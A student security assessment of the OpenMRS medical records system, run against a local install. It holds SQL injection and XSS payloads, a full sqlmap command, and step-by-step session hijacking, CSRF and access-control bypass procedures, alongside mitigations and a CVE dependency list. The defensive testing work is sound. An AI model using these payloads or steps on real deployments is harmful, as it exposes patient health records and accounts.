**OpenMRS Security Review Report**

**Group Members:**

1. Aswin Anil Kumar

Unity ID:aanilku

2. Bhavya Bansal

Unity ID:bbansal

3. Neetish Pathak

Unity ID:npathak2

4. Rushi Bhatt

Unity ID:rbhatt

This report reviews the vulnerabilities we have uncovered in the OpenMRS ( which is a collaborative open source project to develop software to support the delivery of healthcare in developing countries) as semester-long project for the course CSC 515 (Software Security) at North Carolina State University. It presents them in a formal manner and provides a brief summary along with any recommendations for eliminating these vulnerabilities.

**Documenting Vulnerabilities with Fixes**

**FIX No. 1**

|  |  |
| --- | --- |
| Vulnerability Name | SQL Injection Issue  (In MigrateAllergiesChangeSet.java) |
| Business Impact | To understand the business impact of SQL injection, we need to evaluate the value of data that can be compromised. Since the deployed OpenMRS system may have a large amount of health records as well as user data, the revealed details are highly valuable in this case. This translates as an affected public image of the organization using the system and loss of public trust. This would eventually result in monetary loss for medical providers with dwindling number of patients trusting them with their details. Also, the compromised user data and patient records can be misused elsewhere by selling them to companies that seek new customers. These companies heavily abuse the privacy of people by targeting them with offers and recommendations. This may result in impacted medical providers going out of business. |
| Affected Component | **OpenMRS API:** Specifically, this issue was discovered using static analysis on openMRS code. On line 164 of MigrateAllergiesChangeSet.java, the method getConceptByGlobalProperty() invokes a SQL query built using input coming from an untrusted source. |
| Description | getConceptByGlobalProperty() call on line 164 of MigrateAllergiesChangeSet.java could allow an attacker to modify the statement's meaning or to execute arbitrary SQL commands.  rs = stmt.executeQuery("SELECT concept\_id FROM concept WHERE uuid = '" + uuid+ "'")  Example of possible attacks  ‘ OR 1=1 --  ‘ UNION Select password from …  Since, the source code is opensource and the database tables and types can be easily known, the attacker just has to try numerous queries to attack any table he wishes to. Even if the code is not open source, there are many ways in which an attacker can get hold of the source code for example decompiling the jar/binaries etc. |
| Result | Arbitrary SQL commands can result in disclosing the user data. Giving leeway for such attacks can have a massive impact on privacy of patient and user data. The exact data leak depends on the nature of SQL query used. For example, it can be used to retrieve the user passwords, schedule details, patient health records etc. |
| Mitigation | Possible mitigations  Whitelisting can effectively enforce strict input validation rules for parameter ‘uuid’  Parameterized SQL statements can enforce the separation of data and command by disallowing data-directed context changes and preventing nearly all SQL injection attacks. Eg:  Fix on the code  String selConceptIdQuery = "SELECT concept\_id FROM concept WHERE uuid=?";  String uuid = rs.getString("property\_value");  PreparedStatement pStmt = connection.prepareStatement(selConceptIdQuery);  pStmt.setString(1, uuid);  rs = pStmt.executeQuery(); |

**FIX No. 2**

|  |  |
| --- | --- |
| Vulnerability Name | Hardcoded Passwords |
| Business Impact | An attacker can hijack the scheduling functionality and disrupt critical tasks like email notifications, report generation, applying rules etc. Some of these email may be critical and can be highly disruptive to the day to day activities of the medical provider using OpenMRS, can result in inconvenience and loss of money for the stakeholders involved. |
| Affected Component | **OpenMRS Scheduler in OpenMRS API:**: An internal component based on the JDK Timer that schedules tasks like generating daily reports and running decision support rules.  Location: openmrs-core/api/src/main/java/org/openmrs/scheduler/SchedulerConstants.java |
| Description | In general, having passwords hardcoded in the source code will drastically increases the likelihood of the password being compromised. This is because there are many ways in which an attacker can get hold of the source code for an application. If it is an open source project like OpenMRS, then it is easy to get the code from the public repository (Github in this case )hosting the code. Even if the code is not open source, there are many ways in which an attacker can get hold of the source code, for example decompiling the jar/binaries etc.  Once an attacker gets hold of the hardcoded password then all installations of the same version becomes vulnerable to attacks as all the installations will have the same password unless the user changes it later on. |
| Result | An attacker can hijack the scheduling functionality and disrupt critical tasks like email notifications, report generation, applying rules etc.  Since all new installations of OpenMRS will have the same password, all the systems using the default password becomes vulnerable. This is an attack once, exploit many situation for the attacker. |
| Mitigation | One way to mitigate solve this problem is to store the password in a property file and have the application read in this value at initialization instead of hardcoding this in the code.  Another approach will be to have no set password. The system should ask the user to set up the password when you log into the system for the very first time. The application should not let the user continue unless a password is set. |

**FIX No. 3**

|  |  |
| --- | --- |
| Vulnerability Name | Log Forging  (Impacted File: Context.java) |
| Business Impact | Applications typically use log files to store history of events or transactions so that they can later be viewed for review, or statistics gathering or for debugging. Log forging injects malicious content into the log files which may lead to false observations and results during log audits or possible can corrupt the whole log file if the file was processed using some log processing utility |
| Affected Component | **OpenMRS API**: Super users can take roles of another user, to perform some analysis or role checks by using becomeUser() function defined in Context.java. For invoking this function, user systemId is saved into log files, and this is the point where attackers can send malicious inputs if they can gain access to openMRS api functions. |
| Description | Logs are useful in case of data breaches, when administrators has to audit the logs to see what are the possible reasons which may have lead to the attacks. With log forging, attackers can insert false entries into the log files which will render them useless, or possibly attackers can implicate another party for their actions by sending malicious contents into the log files. Also, if the log files are processed automatically by using some kind of log processing utility, then it is possible that attacker can inject some malicious code into the log file, which when processed will corrupt the entire log file and business will loose all the logged data, and render the log file useless. |
| Result | Attackers can inject malicious input which will be logged into openMRS logs. When administrators will perform log audits, they might see some entries which does not make sense, and hence log analysis will be rendered useless. Assuming admins can also use some log processing utilities, then in that case it is possible that attackers can input some malicious code which will be triggered when logs are processed through those log processing utilities and hence attacker will be able to render their malicious code through log files. |
| Mitigation | One possible mitigation will be to sanitize the inputs before they are logged. For this, one can use: “ESAPI” which is an open source API from OWASP and will sanitize every input before logging it into the log files. Another possible solution can be to log into databases instead of log files but that leads to another kind of attacks which is “SQL injection”. So for that, one can follow standard guidelines to prevent SQL injection attacks from happening. One final solution can be to encode all the characters which can lead to log forging attacks and all other characters can be directly logged. ESAPI which is suggested earlier, already has this component in-built. |

**FIX No. 4**

|  |  |
| --- | --- |
| Vulnerability Name | Unsafe Deserialization |
| Business Impact | The issue was report by the Fortify report in the module management module. So the impact will be on this module. By attacking this module the attacker can affect the Admin’s capability to add/remove modules. Since one of the attacks possible with this vulnerability is a DoS attack, that is more probable as it causes more damage. The attacker may be able to compromise other modules as well after breaking into this module. In conclusion, the business impact is severe. |
| Affected Component | **OpenMRS Module Management Module:**  OpenMRS has a modular architecture which allows modules to be added and removed on the fly. The vulnerability was found in the module that is responsible for module management.  Location: api/src/test/java/org/openmrs/serialization/JavaSerializationTest.java |
| Description | Object Deserialization is a major security issue in Java applications. When objects received from an untrusted source is deserialized, the application becomes vulnerable to attacks as the received object can contain malware/other executable code. The attack can start even before the stream is completely deserialized and even before the object can be cast to an object. Therefore it is never safe to blindly deserialize an object that is received over the network. The attack can be a DoS attack, malware or running of other harmful code on the target machine. |
| Result | This vulnerability makes the system vulnerable to DoS attacks and makes it susceptible to malware attacks. Even though the vulnerability is in the modules management module, the fact that attackers can use this vulnerability to execute control code makes puts the entire system at risk. |
| Mitigation | One measure we can take against such attacks is to use a look-ahead Validating object streams to deserialize byte streams. The initial contents of the byte stream will be metadata on the class and the size of the stream. Look-ahead object stream reader will be able to leverage this information to judge if the input is malicious or not. The developer can specify what type of object to accept. Common library files are available with look ahead object stream implementation. We can use any of these to protect against such attacks. |

***-- Compilation of all our reports on OpenMRS to date --***

**OWASP Top 10 vulnerabilities found in OpenMRS Standalone Version:**

* A1: Injection
* A2: Broken Authentication and Session Management
* A3: Cross-Site Scripting (XSS)
* A4: Broken Access Control
* A5: Security Misconfiguration
* A6: Sensitive Data Exposure
* A7: Insufficient Attack Protection
* A8: Cross-Site Request Forgery (CSRF)
* A9: Using Components with Known Vulnerabilities
* A10: Underprotected APIs

[**A1 - Injection**](https://www.owasp.org/index.php/Top_10_2017-A1-Injection)

Injection flaws, such as SQL, OS, XXE, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker’s hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization. SQL injection is tested on parts of the application that interacts with the back-end database. OpenMRS uses MySql database as found from the FAQ section of the website.

We performed SQLi tests on:

* **Authentication forms :** forms accepting username and passwords considering credentials will be tested against that contains all usernames and passwords
* **Search Engines:** sql queries to extract all relevant records from database

#### **A1. Test Case 1**: **Test injection attacks on login page**

##### **Test case Id**: injection\_test\_case\_1

##### **Execution Steps:** A black-box testing would involve injecting different types of inputs in the username and password field to gain access into the system. Following injection were done to gain unauthorized access. Considering the back-end query as **SELECT … WHERE username = '$username' AND Password='$password'**

1. Username: 1’ or ‘1’=’1 & Password: 1’ or ‘1’=’1
2. Username: 1’ or 1=1 # & Password: 1’ or 1=1 #
3. Intercept the login traffic using burp suite verify the input parameters are sent as

Username: 1’ or ‘1’=’1 & Password: 1’ or ‘1’=’1

4. Using sqlmap to attack on the login page using POST method:

python sqlmap.py -u "http://localhost:8081/openmrs-standalone/referenceapplication/login.page" --data "username=admin&password=adm&sessionLocation=6&redirectUrl=%2Fopenmrs-standalone%2Freferenceapplication%2Flogin.page" -p password --level 5 --risk 3

Write the url after -u in sqlmap command

##### **Expected Result:** The website should not allow access to invalid usernames and passwords

##### **Actual Result:** The website does not allow access to invalid usernames and passwords. Sqlmap finds the input fields not injectible

##### **Status:** Test case passed

##### **OpenMRS mitigation Strategy:** OpenMRS uses the standard practices to avoid injection attacks

1. OpenMRS is developed using hibernate framework to create queries. This is also confirmed by looking into the sourcecode:

E.g.: Query query = sessionFactory.getCurrentSession().createQuery(...)

1. OpenMRS also uses prepared statements

E.g. statement = connection.prepareStatement(select);

Prepared statements performs strong type checking and will nullify the effect of invalid characters, such as single quotes in the middle of a string

1. OpenMRS uses methods such as escapeQuery() to sanitize the escape characters that can be seen as query parsers
2. There are strong server side checks for the sql queries (client side did not modify the input values as found using burp suite but server rejected them)

#### **A1. Test Case 2: SQL injection with sqlmapper**

##### **Test Case Id:** Injection\_test\_case\_2

##### **Execution Steps:**

1. Login as admin with username: “admin” and password: “Admin123”
2. Create a new user sample1 and give it privileges only for appointment scheduling
3. Logout of admin account and Login as user sample1
4. The login page URL is: <http://localhost:8081/openmrs-standalone/referenceapplication/home.page>
5. Change the URL to <http://localhost:8081/openmrs-standalone/admin>/index.htm
6. Go to <http://localhost:8081/openmrs-standalone/admin/patients/index.htm>
7. Admin portal comes up. Enter search and all patient information comes up
8. Now five columns from the table show up
9. Try extracting table\_name using the following command
10. 1’ OR ‘1’=’1’ UNION SELECT null,table\_name,null,null,null,null from information\_schema.tables #
11. Intercept the traffic using burp suite and change the parameter getting passed
12. Use sqlmapper with POST request on the following page:

<http://localhost:8081/openmrs-standalone/admin/patients/index.htm>

13. Run sql mapper with GET request on following page <http://localhost:8081/openmrs-standalone/module/idgen/viewLogEntries.list?source=&identifier=&fromDate=&toDate=&comment=&generatedBy=&action=Search>

##### **Expected Result:**

1. The access should not be breached by just changing the url with admin/index.htm
2. The sql query for table\_name information should not produce any results
3. Sqlmap utility should fail to inject and and get useful results from input fields
4. There should be checks for the input parameters in the search fields

##### **Actual Result:**

1. Just by changing url with admin/index.htm, we can enter the admin portal page
2. table\_name information could not be extracted using the query
3. Sqlmap did not find the input parameters on the tested pages to be injectible
4. Date entries on the page <http://localhost:8081/openmrs-standalone/module/idgen/viewLogEntries.list?source=&identifier=&fromDate=&toDate=&comment=&generatedBy=&action=Search> are **not** validated for the right order. Start date lesser than end date is allowed

##### **Status:** SQL injection on input field not successful. (but access is broken)

##### **OpenMRS mitigation Strategy:** OpenMRS has sanitized the sql queries passed to it. They have used standard practices to mitigate sql injection by using prepared statements, escape query methods and hibernate framework.

[**A2 - Broken Authentication and Session Management**](https://www.owasp.org/index.php/Top_10_2017-A2-Broken_Authentication_and_Session_Management)

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users’ identities (temporarily or permanently).

**A2. Test Case 1: Session hijacking**

**Test Case Id**: broken\_authentication\_test\_case\_1

**Execution Steps:**

1. Log into openMRS website using a valid username and password. (Lets call this User1)
2. Every time a user is logged in, a fresh session Id is created for that session. That session Id identifies the user for any further requests. These session Ids are stored either in form of URLs (Bad method) or in the cookies
3. Right click the page and go to inspect element. Go to “Application” tab, and on the left panel “storage” section, you will find the cookies tab
4. Click on the “cookies” tab in order to see the cookie stored for the particular user. You can get following details from the cookies directly
5. **JSESSIONID:** <Stores session ID> ,  **\_REFERENCE\_APPLICATION\_LAST\_USER\_:** <Last user Id>, **referenceapplication.lastSessionLocation:** <Int>
6. Once you get this information, you can use this information to perform actions by faking this user
7. Open another incognito window (to simulate the attacker), and go to the openMrs URL
8. Edit the cookies of this browser by Right click-> inspect element-> Application tab -> Cookies, you will see the different JSESSIONID. Paste the above session data that we retrieved, variable by variable in order to hijack the session
9. Once the session data is changed, go to any valid OpenMRS URL

**Expected Result:** Ideally the websites should not allow the access to the portal after cookie manipulation. Also, the session variables should be stored in some kind of an encrypted way so that the users cannot access the session variables directly.

**Actual Result:** After updating the session variables with the User1 data, attacker gets logged in as User1 and can simulate every action that User1 can perform, as long as the session of User1 is not expired. So even though session Ids are not stored in URL, session hijacking can still be performed in the application using session data.

**Status:** Test case failed

**OpenMRS mitigation Strategy:**

1. OpenMRS doesn't store the session IDs directly in the URL in order to prevent the session hijacking. Therefore attackers will have to fetch the session variables using phishing attack or cookie gathering, but they can not directly get the session Id from URL
2. Whenever any User logs out, logs in or quits the browser, new session is created for any further requests. Thereby protecting the identity of the users and preventing unauthorised access of the data.

#### **A2. Test Case 2: Weak lockout mechanism**

##### **Test Case Id**: broken\_authentication\_test\_case\_2

##### **Execution Steps**:

##### Open the homepage of openMRS application

##### Try to login with wrong username and password combination

##### Repeat step 2 for n number of times.

##### **Expected Result**: Ideally application should apply some sort of account lockout mechanisms to mitigate brute force password guessing attacks. Account should typically be locked after 3 to 5 unsuccessful login attempts and should only be unlocked after a predetermined period of time, via a self-service unlock mechanism, or intervention by an administrator.

##### **Actual Result**: OpenMRS does not incorporate any account lockout mechanism, due to which an attacker can easily implement brute force attack to enter the system.

##### **Status:** Test case failed

##### **OpenMRS mitigation Strategy**: OpenMRS does not implement any mitigation strategy to prevent this broken authentication.

[**A3 - Cross-Site Scripting (XSS)**](https://www.owasp.org/index.php/Top_10_2017-A3-Cross-Site_Scripting_(XSS))

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim’s browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

#### 

#### 

#### **A3. Test Case 1: Stored XSS attack on patient record**

##### **Test Case Id**: stored\_XSS\_test\_case\_1

**Execution Steps:**

1. Log in as admin
2. Add a new patient (http://localhost:8081/openmrs-standalone/registrationapp/registerPatient.page?appId=referenceapplication.registrationapp.registerPatient)
3. Name the patient as <script>alert(‘New patient says Hi’)</script> Harry Simon
4. Save the new patient
5. Now go and Advanced Administration -> Manage Users -> Add users -> Use a person who already exist
6. Type ‘Sim’ in the input field (Start finding the existing person)
7. The alert message pops up

##### **Expected Result:** The application should prevent stored XSS attack

##### **Actual Result**: The javascript gets executed in the user’s browser. The java-script gets saved in the database and it gets triggered when any search takes place

##### **Status:** Test case failed

##### **OpenMRS mitigation Strategy:** OpenMRS is not preventing stored XSS attack

#### **A3. Test Case 2: Reflected XSS on the patient registration page**

##### **Test Case Id**: reflected\_XSS\_test\_case\_2

**Execution Steps:**

1. Log in as admin
2. Go to register patient
3. Type in : <script>alert(‘hacked’)</script> as given name
4. Fill in valid entries for other fields
5. Confirm Registration, You will now be navigated to the patient page which shows the Given name among other details

##### **Expected Resul**t: You would expect the script in username to get executed

##### **Actual Result:** The script is not executed but we are able to see the actual code as Given name

##### **Status:** Test case passed

##### **OpenMRS mitigation Strategy:** Right click the page and view source. You can see that the script has been transformed to harmless code by using other characters:

&lt;script&gt;alert(‘hacked’)&lt;/script&gt;

This is a standard technique for mitigating XSS.

[**A4 - Broken Access Control**](https://www.owasp.org/index.php/Top_10_2017-A4-Broken_Access_Control)

Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other user's’ data, change access rights, etc. Once a flaw is discovered, the consequences of a flawed access control scheme can be devastating.

#### **A4. Test Case 1: Access of patient records by non-admin users**

##### **Test Case Id**: broken\_access\_test\_case\_1

##### **Execution Steps**: Please follow below steps to replicate the attack scenario:

1. Login as an admin and create a new user account and grant privilege Login as the newly created user
2. Visit the below link in the browser: <http://localhost:8081/openmrs-standalone/coreapps/clinicianfacing/patient.page?patientId=12>

**Expected Results:** Logged in user shall not be able to see the patient records as he/she has not been granted that access right.

##### **Actual Result:** Logged in user is able to see the patient records and as a reason can read personal information which is not a good thing. Not only this, user can change the value of patientId parameter in the access URL and can access information of any of the patient registered with the system.

##### **Status:** Test case failed

#### **A4. Test Case 2: Access of admin specific pages by non-admin users**

#### **Test Case Id:** broken\_access\_test\_case\_2

##### **Execution Steps:** Please follow below steps to replicate the attack scenarios:

##### Login as a normal user without administrative privileges

##### Copy and paste the below URL: http://localhost:8081/openmrs-standalone/admin/users/user.form?userId=7

**Expected Result:** User shall not be able to access this page as he/she has not been granted administrative privileges.

##### **Actual Result:** User was able to access the page and was allowed to perform update/ delete operations which is in direct violations with the access control policy

**Status:** Test case failed

[**A5-Security Misconfiguration**](https://www.owasp.org/index.php/Top_10_2017-A5-Security_Misconfiguration)

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, platform, etc. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date. In addition, if the application leaves or expose stack trace to external users, then that is also an alarming situation because it exposes potential underlying flaws.

#### **A5. Test Case 1: Stack trace exposure**

**Test Case Id:** security\_misconfiguration\_test\_case\_1

**Execution Steps:**

1. Login as an admin or as a normal user
2. Visit URL: <http://localhost:8081/openmrs-standalone/admin/users/user.form?userId=10>
3. Try different userId values so that you can hit a point where entered userId is not present in the system (12,13,111 etc.)

**Expected Results:** User shall not be able to see any stack traces which can expose potential hidden flaws. If a userId is not in the system, then the error message “User id is not present” is sufficient.

**Actual Results:** System is exposing stack trace which can potentially expose flaws within the system, and can be used by attackers or hackers.

**Status**: Test case failed

#### **A5. Test Case 2: Security Misconfiguration**

#### Two versions/interfaces to perform Create functions on users/patients

**Test Case Id:** security\_misconfiguration\_test\_case\_2

**Execution Steps:**

1. Login as an admin (user: admin password: Admin123)
2. Admin has all the privileges as can be seen on the home page
3. Go to System Administration -> Manage Accounts -> Add new account

A new user can be added and its privileges can be set

<http://localhost:8081/openmrs-standalone/adminui/systemadmin/accounts/account.page>

1. Go to admin’s home-page
2. Go to System Administration -> Advanced Administration -> Manage Users -> Add User -> Create New person

user can be added from following these steps as well

<http://localhost:8081/openmrs-standalone/admin/users/user.form?createNewPerson=true>

1. There are two ways to add a user. Similarly there are two ways to create a patient
2. The issue with this configuration is that, the second method is the dated one (as explained here: <https://www.youtube.com/watch?v=Dbe1G9vA6GA> )
3. The dated method is also accessible by a non-admin user who doesn’t have privileges to add any user/patient. To check this, login as a non-admin user and access the link (<http://localhost:8081/openmrs-standalone/admin/index.htm>)

**Expected Results:**

CRUD functionality should be accessible using one method and dated version should be disabled

**Actual Results:**

Both methods to create users are available and the second method is exploitable since non-admin users without any privileges can also access it. This is a typical case of security mis-configuration

**Status**: Test case failed

[**A6-Sensitive Data Exposure**](https://www.owasp.org/index.php/Top_10_2017-A6-Sensitive_Data_Exposure)

Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as s encryption at rest or in transit, as well as special precautions when exchanged with the browser.

#### **A6. Test Case 1**: **Sensitive information handling**

##### **Test Case Id:** sensitive\_data\_exposure\_test\_case\_1

##### **Execution Steps**:

1. Login as a new user (e.g sample1) who has limited privileges
2. Use the URL <http://localhost:8081/openmrs-standalone/admin>
3. The user can see the admin portal
4. Go to manage users and press search
5. List of the existing users appears
6. Check out the password field for an existing user and other fields

##### **Expected Result:** The password for the user should not be retrieved as plain-text and not be displayed to attacker as such.

##### **Actual Result:** All other fields are shown as plain text but the existing user’s password is shown as “XXXXXXXXXXXX”

##### **Status:** Test case passed

##### **OpenMRS mitigation Strategy:** OpenMRS does not save/retrieve the password as plaintext and is not visible to the attacker

#### **A6. Test Case 2**: **Sensitive information exposed**

##### **Test case Id**: sensitive\_data\_exposure\_test\_case\_2

##### **Execution Steps:**

1. Login as a new user (e.g sample1) who has limited privileges
2. Use the URL <http://localhost:8081/openmrs-standalone/admin>
3. The user can see the admin portal
4. Go to manage patients and try random name ‘brute-force’ e.g. Smith (assuming patient name is guessed)
5. Check out the details of the patient. Check out the patient id number

##### **Expected Result:** The patient id details should be hidden (Patient ID should be hidden according to NIST- PII recommendations)

##### **Actual Result**: Patient ID is visible in plain text and hence can be misused

##### **Status**: Test case failed

##### **Comment**: OpenMRS does not save/retrieve the patient id as encrypted text and is visible to the attacker.

[**A7-Insufficient Attack Protection**](https://www.owasp.org/index.php/Top_10_2017-A7-Insufficient_Attack_Protection)

The majority of applications and APIs lack the basic ability to detect, prevent, and respond to both manual and automated attacks. Attack protection goes far beyond basic input validation and involves automatically detecting, logging, responding, and even blocking exploit attempts. Application owners also need to be able to deploy patches quickly to protect against attacks.

#### **A7. Test Case 1: Hit the app with invalid Inputs:**

##### **Test case Id**: insufficient\_attack\_protection\_test\_case\_1

#### **Execution Steps:**

##### Log in as admin

1. Open “Find Patient Record”
2. Open any of the patients
3. Note the url, it will have a patientID parameter.

Now change the patientID to some random string(invalid input)

For example: <http://localhost:8081/openmrs-standalone/coreapps/clinicianfacing/patient.page?patientId=ABCD>

You will get an error page with a NullPointerException stack trace that exposes a lot of class names and library names. Keep refreshing the page with the same or different random string and you will get the same page.

**Expected Result**: After one or two invalid input attacks, the system should block access to prevent the system being probed.

**Actual Result:** The app is not doing anything to prevent repeated attacks. Exposing a stacktrace to a user is in itself is a major security risk as an attacker can get a good idea of libraries and technology stack used by the web application. This stacktrace is also getting logged in the server. This can cause memory overflow issues. In addition to that the app is not doing anything to prevent repeated attacks.

**Status:** Test case failed

**Comment**: OpenMRS is not doing anything to prevent repeated invalid entry attacks.

**A7. Test Case 2**: **Run ZAP Scanner to probe for vulnerabilities**

**Test case Id**: insufficient\_attack\_protection\_test\_case\_2

##### **Execution Steps:**

1. Configure OWASP ZAP
2. Open OWASP and from the top right corner, select attack mode
3. Log into OpenMRS as admin and copy the url
4. In the ZAP tool, Paste the URL in “URL to attack” field and click the Attack button
5. This will send around 150 requests to the app in under 5 seconds

##### **Expected Result:** The app should detect the unusually high volume of requests coming from the same address and block further requests. This will prevent probing attacks

##### **Actual Result:** We are able to automatically probe the website for vulnerabilities. ZAP was able to find 4 vulnerabilities with this attack alone.

##### **Status:** Test case failed

##### **Comment**: The app is not doing anything to prevent automated attacks.

[**A8 - Cross-Site Request Forgery (CSRF)**](https://www.owasp.org/index.php/Top_10_2017-A8-Cross-Site_Request_Forgery_(CSRF))

A CSRF attack forces a logged-on victim’s browser to send a forged HTTP request, including the victim’s session cookie and any other automatically included authentication information, to a vulnerable web application. Such an attack allows the attacker to force a victim’s browser to generate requests the vulnerable application thinks are legitimate requests from the victim. If the targeted end user is the administrator account, a CSRF attack can compromise the entire web application. We performed two sample scenarios which happened to be successful CSRF attacks against openMRS portal and those two test cases are detailed below:

**A8. Test Case 1:** **Creating random system users without administrator knowing about it**

**Test case Id**: CSRF\_test\_case\_1

##### **Execution Steps:** Please follow below steps to replicate or test the sample scenario:

##### build an html page containing the http request referencing URL: https://openmrs-standalone/admin/users/user.form (specifying all relevant parameters)

##### make sure that the valid user (in this case, administrator) is logged on the application

##### induce him into following the link pointing to the URL to be tested (social engineering involved if you cannot impersonate the user yourself, or using phishing attacks)

##### observe the result, i.e. check if the web server executed the request

**Expected Result:** Web server shall not accept and execute the request as it is not a valid request which was made on behalf of an administrator.

**Actual Result:** Attacker was able to create a new user with admin privileges and the administrator had no idea about this new user.

##### **Status:** Test case failed

**Comment:** openMRS has not enforced proper access controls

#### **A8. Test Case 2: Changing password without knowledge**

##### **Test case Id**: CSRF\_test\_case\_2

##### **Execution Steps:** Please follow below steps to replicate or test the sample scenario:

1. build an html page containing the http request referencing URL: https://openmrs-standalone/adminui/myaccount/changePassword.page (specifying all relevant parameters)
2. make sure that the valid user (in this case, administrator) is logged on the application
3. induce him into following the link pointing to the URL to be tested (social engineering involved if you cannot impersonate the user yourself, or using phishing attacks)
4. observe the result, i.e. check if the web server executed the request

**Expected Result:** Web server shall not accept and execute the request as it is not a valid request which was made on behalf of an administrator, and hence the password change shall not take place.

##### **Actual Result:** Attack was able to successfully change the administrator password which can be very dangerous and can compromise the whole application.

**Status:** Test case failed

**Comment:** openMRS password change policy is not strongly enforced

[**A9 - Using Components with Known Vulnerabilities**](https://www.owasp.org/index.php/Top_10_2017-A9-Using_Components_with_Known_Vulnerabilities)

**Test Case Id**: Dependency\_test\_case\_1 and Dependency\_test\_case\_2

**Execution Steps:**

We used OWASP Dependency-check in order to identify project dependencies and check if there are any known, publicly disclosed, vulnerabilities. Dependency check utility is available as Ant task, CLI or different plugins(Maven, Gradle, Jenkins, Homebrew). We used dependency check-cli along with the following command to determine the results. It generates a systematic report of all the dependencies the project consists, along with their version number, vulnerability severity, CPE confidence, CVE count and Evidence count.

Command: dependency-check.bat --project "My App Name" --scan "My App Path"

Dependency-check automatically updates itself using the [NVD Data Feeds](http://nvd.nist.gov/download.cfm) hosted by NIST. After the successful analysis, a detailed report is generated with all the dependencies of the application. We scraped the list to remove any internal project dependencies and composed a list of all the third party dependencies of the application along with their version number.

**Results:**

**Report summary:**

1. Dependencies Scanned: 700 (349 unique)
2. Vulnerable Dependencies: 51
3. Vulnerabilities Found: 590
4. Vulnerabilities Suppressed: 0

**All third party dependencies:**

|  |  |
| --- | --- |
| allergyui.jar  allergyui-api-1.7.0.jar  Antlr4-runtime-4.1.jar  antlr-runtime-3.5.jar  Handlebars-1.1.2.jar  chartsearch.jar  asm-4.1.jar  asm-commons-4.1.jar  commons-codec-1.5.jar  commons-configuration-1.6.jar  commons-io-1.4.jar  commons-lang-2.4.jar  commons-logging-1.1.1.jar  concurrentlinkedhashmap-lru-1.2.jar  ezmorph-1.0.6.jar  guava-14.0.1.jar  hadoop-auth-2.2.0.jar  hppc-0.5.2.jar  httpclient-4.3.1.jar  httpcore-4.3.jar  Httpmime-4.3.1.jar  Jetty-io-8.1.10.v20130312.jar  jetty-jmx-8.1.10.v20130312.jar  joda-time-2.2.jar  json-lib-2.4-jdk15.jar  kahadb-5.4.3.jar  ormentryapp-api-1.4.1.jar  ano-web-2.1.0.jar  httpclient-4.2.jar  commons-lang3-3.1.jar  quartz-2.1.1.jar  reporting-api-1.12.0.jar  antlr4-annotations-4.2.2.jar  handlebars-1.3.1.jar  evo-inflector-1.2.1.jar  ehcache-2.10.0.jar  groovy-all-2.4.6.jar  Hapi-base-2.0.jar  request-1.0.1.jar  spring-core-4.1.4.RELEASE.jar  spring-jdbc-4.1.4.RELEASE.jar  sslext-1.2-0.jar | Lucene-analyzers-kuromoji-4.10.4.jar  lucene-analyzers-phonetic-4.10.4.jar  lucene-expressions-4.10.4.jar  lucene-grouping-4.10.4.jar  lucene-highlighter-4.10.4.jar  lucene-join-4.10.4.jar  lucene-memory-4.10.4.jar  lucene-misc-4.10.4.jar  Lucene-spatial-4.10.4.jar  lucene-suggest-4.10.4.jar  noggit-0.5.jar  org.restlet-2.1.1.jar  protobuf-java-2.5.0.jar  solr-core-4.10.4.jar  spatial4j-0.4.1.jar  super-csv-2.1.0.jar  zookeeper-3.4.6.jar  coreapps-api-1.13.0.jar  dataexchange-api-1.3.2.jar  dbunit-2.4.7.jar  emrapi-api-1.21.0.jar  hamcrest-library-1.3.jar  joda-time-2.9.2.jar  activeio-core-3.1.2.jar  activemq-core-5.4.3.jar  geronimo-j2ee-management\_1.1\_spec-1.0.1.jar  jasypt-1.6.jar  jackson-core-2.8.1.jar  commons-compress-1.7.jar  hibernate-core-4.3.9.Final.jar  jboss-logging-3.1.3.GA.jar  liquibase-core-2.0.5.jar  log4j-1.2.15.jar  lucene-core-4.10.4.jar  mail-1.4.1.jar  postgresql-9.0-801.jdbc4.jar  reflectutils-0.9.14.jar  struts-core-1.3.8.jar  validation-api-1.0.0.GA.jar  velocity-1.6.2.jar  xalan-2.7.0.jar  Xstream-1.4.3.jar |

**DBMS softwares:**

MySql - v.5.1.28

postgreSql - v9.0.801

Hibernate - v4.2.0

**Vulnerable Dependencies:**

1. **Jetty-jmx-8.1.10.v20130312.jar** :

Description: JMX management artifact for jetty.

License: [http://www.apache.org/licenses/LICENSE-2.0,](http://www.apache.org/licenses/LICENSE-2.0,%20http:/www.eclipse.org/org/documents/epl-v10.php) <http://www.eclipse.org/org/documents/epl-v10.php>

Published Vulnerability: [CVE-2017-9735](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2017-9735) [suppress]

Severity: Medium

CVSS Score: 5.0 (AV:N/AC:L/Au:N/C:P/I:N/A:N)

CWE: CWE-200 Information Exposure

Jetty through 9.4.x is prone to a timing channel in util/security/Password.java, which makes it easier for remote attackers to obtain access by observing elapsed times before rejection of incorrect passwords.

* BID - [99104](http://www.securityfocus.com/bid/99104)
* MISC - <https://bugs.debian.org/864631>
* MISC - <https://github.com/eclipse/jetty.project/issues/1556>

Vulnerable Software & Versions:

* [cpe:/a:eclipse:jetty:9.4.6:20170531](https://web.nvd.nist.gov/view/vuln/search-results?adv_search=true&cves=on&cpe_version=cpe%3A%2Fa%3Aeclipse%3Ajetty%3A9.4.6%3A20170531) and all previous versions

Source: <https://nvd.nist.gov/vuln/detail/CVE-2017-9735>

**2. chartsearch-server-2.0.jar**

Description: Solr server project for ChartSearch

Published Vulnerability:[CVE-2017-3163](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2017-3163) [suppress]

Severity: Medium

CVSS Score: 5.0 (AV:N/AC:L/Au:N/C:P/I:N/A:N)

